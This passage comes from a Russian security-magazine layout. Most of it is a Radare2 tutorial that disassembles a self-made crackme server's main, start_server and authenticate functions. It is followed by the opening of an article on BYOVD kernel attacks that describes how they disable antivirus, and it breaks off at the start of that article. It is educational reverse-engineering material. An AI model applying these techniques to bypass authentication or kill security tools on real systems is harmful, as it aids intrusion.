│     │ ╎   0x00001a70      89c7           mov edi, eax                 ; int64_t arg1
│     │ ╎   0x00001a72      e8b9feffff     call sym.reject
│     │ ╎   ; CODE XREF from main @ 0x1a6b(x)
│     └───> 0x00001a77      8b45f0         mov eax, dword [fildes]
│       ╎   0x00001a7a      89c7           mov edi, eax                 ; int fildes
│       ╎   0x00001a7c      e85ff6ffff     call sym.imp.close           ; int close(int fildes)
│       ╎   0x00001a81      bf01000000     mov edi, 1                   ; int s
│       ╎   0x00001a86      e8f5f6ffff     call sym.imp.sleep           ; int sleep(int s)
└       └─< 0x00001a8b      eba5           jmp 0x1a32
[0x000019c1]> 
```

Дизассемблированная функция main в консоли

В начале функции формируется параметр: IP-адрес, переданный пользователем в командной строке, или, при отсутствии такового, локальный адрес хоста (127.0.0.1), который далее через регистр RDI передается в функцию `start_server`. Стоп! При чем здесь регистр RDI? Ведь на 64 битной платформе первый целочисленный параметр передается через регистр RCX?

Но это относится только к Windows, а в Linux действует другое соглашение System V AMD64 ABI. Оно гласит, что первые шесть целочисленных параметров или указателей передаются в следующих регистрах: RDI, RSI, RDX, RCX, R8, R9. При этом первые восемь значений с плавающей запятой передаются в регистрах XMM0 XMM7. Все остальное, если имеет место, передается через стек.



```
[0x000019c1]> pdf @ sym.start_server
            ; CALL XREF from main @ 0x1a2a(x)
┌ 141: sym.start_server (char *arg1);
│           ; arg char *arg1 @ rdi
│           ; var int64_t socket @ rbp-0x4
│           ; var int64_t var_1ch @ rbp-0x1c
│           ; var int64_t var_1eh @ rbp-0x1e
│           ; var struct sockaddr*address @ rbp-0x20
│           ; var char *var_28h @ rbp-0x28
│           0x00001299      55             push rbp
│           0x0000129a      4889e5         mov rbp, rsp
│           0x0000129d      4883ec30       sub rsp, 0x30
│           0x000012a1      48897dd8       mov qword [var_28h], rdi    ; arg1
│           0x000012a5      c745fc0000..   mov dword [socket], 0
│           0x000012ac      ba00000000     mov edx, 0                  ; int protocol
│           0x000012b1      be01000000     mov esi, 1                  ; int type
│           0x000012b6      bf02000000     mov edi, 2                  ; int domain
│           0x000012bb      e8d0feffff     call sym.imp.socket         ; int socket(int domain, int type, int protocol)
│           0x000012c0      8945fc         mov dword [socket], eax
│           0x000012c3      488d45e0       lea rax, [address]
│           0x000012c7      ba10000000     mov edx, 0x10               ; size_t n
│           0x000012cc      be30000000     mov esi, 0x30               ; '0' ; int c
│           0x000012d1      4889c7         mov rdi, rax                ; void *s
│           0x000012d4      e8f7fdffff     call sym.imp.memset         ; void *memset(void *s, int c, size_t n)
│           0x000012d9      66c745e00200   mov word [address], 2
│           0x000012df      488b45d8       mov rax, qword [var_28h]
│           0x000012e3      4889c7         mov rdi, rax
│           0x000012e6      e815feffff     call sym.imp.inet_addr
│           0x000012eb      8945e4         mov dword [var_1ch], eax
│           0x000012ee      bf243a0000     mov edi, 0x3a24             ; '$:'
│           0x000012f3      e8a8fdffff     call sym.imp.htons
│           0x000012f8      668945e2       mov word [var_1eh], ax
│           0x000012fc      488d4de0       lea rcx, [address]
│           0x00001300      8b45fc         mov eax, dword [socket]
│           0x00001303      ba10000000     mov edx, 0x10               ; socklen_t address_len
│           0x00001308      4889ce         mov rsi, rcx                ; struct sockaddr*address
│           0x0000130b      89c7           mov edi, eax                ; int socket
│           0x0000130d      e81efeffff     call sym.imp.bind           ; int bind(int socket, struct sockaddr*address, socklen_t address_len)
│           0x00001312      8b45fc         mov eax, dword [socket]
│           0x00001315      be0a000000     mov esi, 0xa
│           0x0000131a      89c7           mov edi, eax
│           0x0000131c      e8ffFdffff     call sym.imp.listen
│           0x00001321      8b45fc         mov eax, dword [socket]
│           0x00001324      c9             leave
└           0x00001325      c3             ret
```

Дизассемблированная функция start_server

Происходящее в `start_server` нас не особо волнует, поскольку эта функция не принимает участия в защитном механизме, а только открывает порт для прослушивания. Это подтверждает передаваемый ей параметр, содержащий IP адрес хоста. Однако нам важно разобраться в ней, чтобы узнать номер открываемого для прослушивания порта.


Итак, поверхностно взглянем на кишки этой функции. Аргумент (IP адрес) копируется в переменную `var_28h`, далее создается структура сокета со значениями по умолчанию.

После вызова системной функции `sym.imp.socket` ее результат сокет помещается в переменную `socket`. Выделяется блок памяти, после чего вызывается функция `sym.imp.inet_addr`, которая преобразует переданный в десятичном формате адрес в четырехкомпонентный IP-адрес, а тот сохраняется в структуру `in_addr`.

Далее происходит вызов `sym.imp.htons`, эта функция устанавливает порядок преобразования байтов хоста (на x86 64 обратный порядок) в сетевой порядок (прямой). Именно эта функция получает в параметре число 0x3A24. R2 неправильно определил формат аргумента, поставив в комментарии знак доллара. Эта функция принимает целочисленный параметр, преобразуем:

```
? 0x3A24
```

Результат можешь наблюдать на скриншоте.



```
[0x000019c1]> ? 0x3a24
int32   14884
uint32  14884
hex     0x3a24
octal   035044
unit    14.5K
segment 0000:3a24
string  "$:"
fvalue  14884.0
float   0.000000f
double  0.000000
binary  0b0011101000100100
base36  0_bhg
ternary 0t202102021
```

Значения, соответствующие предложенному набору байтов

В первой строке результата отображается нужное нам число 14 884, то есть номер открываемого для прослушивания порта. Все приведенные выше значения помещаются в структуру сокета, выделенную вначале, а последняя передается в системную функцию `sym.imp.bind`. Она связывает локальный адрес с сокетом. В конце `start_server` вызывается библиотечная функция `listen`, которая открывает сокет для прослушивания входящих сообщений. На выходе `start_server` выдает дескриптор сокета.

После возвращения в `main` дескриптор сокета помещается в переменную `var_ch`. Далее по перекрестной ссылке видно, что начинается тело цикла:

```
CODE XREF from main @ 0x1a8b(x)
```


Если проследить, откуда происходит переход на эту строку, окажется, что он выполняется из самого конца функции оператором безусловного перехода `jmp`.

В следующих четырех строчках происходит подготовка параметров для их передачи функции `accept`, полученный ранее дескриптор сокета как раз и передается в нее. Библиотечная функция `accept` ожидает подключения к переданному в параметре сокету и в случае успеха возвращает ненулевое значение — дескриптор сокета, с которым произошло соединение. Он сохраняется в переменную `fildes`.

Далее вызывается функция `welcome`. Параметром ей передается дескриптор сокета. Ее задача вывод экрана приглашения для авторизации. А дескриптор сокета служит для указания, куда вывести данные (ведь это может быть удаленный комп). Еще ниже следует функция `authenticate`, ей тоже передается параметр значение переменной `fildes`.

С функции `authenticate` начинается механизм аутентификации. Это следует из того, что сразу после ее вызова идет условный оператор `test`, который проверяет возвращенное значение: если оно равно нулю, выполняется переход в место вызова функции `reject`, которая выводит инфу о неправильно введенном имени пользователя и не тех дроидах. Возьмем на заметку: при корректных пользовательских данных функция `authenticate` возвращает отличное от нуля значение. Перейдем наконец в ее тело:

```
s sym.authenticate
pdf
```



```
            ; CALL XREF from main @ 0x1a58(x)
┌ 164: sym.authenticate (int64_t arg1);
│           ; arg int64_t arg1 @ rdi
│           ; var int64_t var_2h @ rbp-0x2
│           ; var char *ptr @ rbp-0xa
│           ; var int64_t var_ch @ rbp-0xc
│           ; var char *s @ rbp-0x14
│           ; var int64_t fd @ rbp-0x24
│           0x000017c2      55             push rbp
│           0x000017c3      4889e5         mov rbp, rsp
│           0x000017c6      4883ec30       sub rsp, 0x30
│           0x000017ca      897ddc         mov dword [fd], edi         ; arg1
│           0x000017cd      48b8557365..   movabs rax, 0x656d616e72657355 ; 'Username'
│           0x000017d7      488945f6       mov qword [ptr], rax
│           0x000017db      66c745fe3a00   mov word [var_2h], 0x3a      ; ':'
│           0x000017e1      48b8506173..   movabs rax, 0x64726f7773736150 ; 'Password'
│           0x000017eb      488945ec       mov qword [s], rax
│           0x000017ef      66c745f43a00   mov word [var_ch], 0x3a      ; ':'
│           0x000017f5      488d45f6       lea rax, [ptr]
│           0x000017f9      4889c7         mov rdi, rax                ; const char *s
│           0x000017fc      e88ff8ffff     call sym.imp.strlen         ; size_t strlen(const char *s)
│           0x00001801      4889c2         mov rdx, rax                ; size_t nbytes
│           0x00001804      488d4df6       lea rcx, [ptr]
│           0x00001808      8b45dc         mov eax, dword [fd]
│           0x0000180b      4889ce         mov rsi, rcx                ; const char *ptr
│           0x0000180e      89c7           mov edi, eax                ; int fd
│           0x00001810      e85bf8ffff     call sym.imp.write          ; ssize_t write(int fd, const char *ptr, size_t nbytes)
│           0x00001815      8b45dc         mov eax, dword [fd]
│           0x00001818      89c7           mov edi, eax                ; uint32_t arg1
│           0x0000181a      e845fdffff     call sym.check_username
│           0x0000181f      85c0           test eax, eax
│       ┌─< 0x00001821      7507           jne 0x182a
│       │   0x00001823      b800000000     mov eax, 0
│      ┌──< 0x00001828      eb3a           jmp 0x1864
│      ││   ; CODE XREF from sym.authenticate @ 0x1821(x)
│      │└─> 0x0000182a      488d45ec       lea rax, [s]
│      │    0x0000182e      4889c7         mov rdi, rax                ; const char *s
│      │    0x00001831      e85af8ffff     call sym.imp.strlen         ; size_t strlen(const char *s)
│      │    0x00001836      4889c2         mov rdx, rax                ; size_t nbytes
│      │    0x00001839      488d4dec       lea rcx, [s]
│      │    0x0000183d      8b45dc         mov eax, dword [fd]
│      │    0x00001840      4889ce         mov rsi, rcx                ; const char *ptr
│      │    0x00001843      89c7           mov edi, eax                ; int fd
│      │    0x00001845      e826f8ffff     call sym.imp.write          ; ssize_t write(int fd, const char *ptr, size_t nbytes)
│      │    0x0000184a      8b45dc         mov eax, dword [fd]
│      │    0x0000184d      89c7           mov edi, eax                ; int64_t arg1
│      │    0x0000184f      e850feffff     call sym.check_password
│      │    0x00001854      85c0           test eax, eax
│      │┌─< 0x00001856      7507           jne 0x185f
│      ││   0x00001858      b800000000     mov eax, 0
│     ┌───< 0x0000185d      eb05           jmp 0x1864
│     │││   ; CODE XREF from sym.authenticate @ 0x1856(x)
│     ││└─> 0x0000185f      b801000000     mov eax, 1
│     ││    ; CODE XREFS from sym.authenticate @ 0x1828(x), 0x185d(x)
│     └└──> 0x00001864      c9             leave
└           0x00001865      c3             ret
```


Дизассемблированная функция authenticate

Кроме аргумента (дескриптора сокета), в функции есть пять локальных переменных. Их типы данных отражены в комментариях, заботливо оставленных R2. Аргумент из регистра аккуратно кладется в переменную `fd`. Промотаем функцию вниз. В ее начале ничего интересного нет, но спустя несколько строчек наш взгляд привлекает вызов функции с говорящим названием `check_username`, которой в качестве единственного аргумента передается значение переменной `fd`.

ПРОМЕЖУТОЧНЫЕ ИТОГИ

Итак, мы рассмотрели все утилиты фреймворка Radare2, установили в Debian все нужные для предстоящих экспериментов пакеты. На примере подготовленной мной крякми мы начали изучать статический анализ и освоили несколько основных приемов.

Впереди нас ждет много интересного. Нам предстоит научиться с помощью Radare2 находить данные для логина, модифицировать сервер так, чтобы он работал, как нам надо, и, наконец, мы научимся извлекать данные и превращать их в файлы с полезной нагрузкой. Кроме того, используя Radare2, мы проведем динамический анализ. И все это — в консольном режиме!



ПРИНЕСИ СВОЙ УЯЗВИМЫЙ ДРАЙВЕР!

Разбираем BYOVD — одну из опаснейших атак на Windows за последние годы

Многие именитые хакерские группировки, например северокорейская Lazarus, используют доступ к пространству ядра через атаку BYOVD при выполнении сложных APT-нападений. Тот же метод используют авторы инструмента Terminator, а также операторы различных шифровальщиков. В этой статье мы подробно разберем, как работает BYOVD и почему эта атака стала популярной.

Nik Zerof
xtahi0nix@gmail.com

WWW

- Хак-группа Lazarus эксплуатирует драйвер Dell для развертывания руткита (Хакер)
- «Убийца антивирусов» с хакерских форумов оказался вариацией BYOVD-атаки (Хакер)
- Вымогатели научились деактивировать EDR-решения через уязвимый драйвер сторонней Windows-утилиты Process Explorer (SecurityLab)

На самом деле в узких кругах давно было известно о возможности использовать чужой драйвер в своих целях, но до какого то момента она не была столь важной. Можно было открыть любой хакерский форум и найти пучок других способов обойти проверку целостности ядра Windows и надурить механизм KPP (Kernel Patch Protection).

Но в Microsoft тоже об этом догадывались и в итоге довели контроль целостности ядра до достаточно высокого уровня, обломав всю малину любителям нестандартного программирования. Вот тогда все вспомнили про BYOVD, потому что реализовать эту атаку значительно проще, чем искать зиродеи в механизме контроля целостности ядра.

BYOVD дает хорошие возможности: позволяет отключать антивирусы, поднимать привилегии (LPE) и делать другие интересные фокусы, в зависимости от того, какой драйвер атакован.

В конце концов, ядро всегда было лакомым кусочком для хакеров всех мастей. Давай разберемся, как работает эта атака.

КАК УСТРОЕН ДРАЙВЕР

